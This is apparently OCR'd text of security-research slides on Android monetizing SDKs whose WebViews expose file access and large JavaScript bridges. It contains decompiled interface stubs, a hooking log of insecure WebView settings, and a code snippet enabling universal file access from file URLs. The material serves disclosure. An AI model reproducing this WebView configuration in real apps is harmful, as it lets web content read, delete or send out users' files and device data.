
```
@android.webkit.JavascriptInterface
public void deleteFile(java.lang.String str){
    /*...
}

@android.webkit.JavascriptInterface
public void deleteFolder(java.lang.String str){
    /*...
}

@android.webkit.JavascriptInterface
public void deviceDataApi(java.lang.String str){
    /*...
}
```

about://ad_SDKs/Showcases/3

Adoption


1.000.000.000+

about://ad_SDKs/Showcases/3




File:///sdcard/path/to/script

about://ad_SDKs/Showcases/3



```
[i] exiting Webview.$init
[i] exiting Webview.$init
[i] Javascript interface detected:com.[redacted]Interface instatiated as:[redacted]bridge
[i] --------------- Dumping webview settings ------------------:
=====> [redacted]
=====>
     Allows Content Access: true
     Allows Javascript execution: true
     Allows File Access: true
     Allows File Access From File URLs: true
     Allows Universal Access from File URLs: true
[i] --------------- Dumping webview settings EOF --------------].
[i] loadDataWithBaseURL call detected, having the following parameters:
BaseUrl: file:///storage/emulated/0/Android/data/proof.of.concept2/cache/[redacted].html?[redacted]=https%3A%2
```



```
WebSettings $this$_init__u24lambda_u240 = getSettings();
$this$_init__u24lambda_u240.setAllowFileAccessFromFileURLs(true);
$this$_init__u24lambda_u240.setAllowUniversalAccessFromFileURLs(true);
$this$_init__u24lambda_u240.setAllowFileAccess(true);
$this$_init__u24lambda_u240.setBlockNetworkImage(false);
$this$_init__u24lambda_u240.setBlockNetworkLoads(false);
$this$_init__u24lambda_u240.setBuiltInZoomControls(false);
$this$_init__u24lambda_u240.setCacheMode(2);
```

about://ad_SDKs/Showcases/3/JSInterface

- ✓ **More than 200 functions exposed via a JS Interface**
- ✓ **Capabilities:**
  - **Get Device info including OS version, Brand, free space, free Memory, Headset , device volume**
  - **Get file(s), delete file(s), set file content, download**
  - **Send intents, start applications**

about://monetizing_SDKs/summary

Show case	File Access	File Access from File URLs	Universal Access from File URLs	JavaScript Interface / Exposed methods
SpinOK	Yes	Yes	Yes	31
1	Yes	Yes	Yes	No
2	Yes	No	No	> 80
3	Yes	Yes	Yes	> 200

about://monetizing_SDKs/TakeAways

- ✓ **Monetizing SDKs + WebViews**
- ✓ **What you see is … ?**
- ✓ **Now you know**

about://thank_you

Questions ?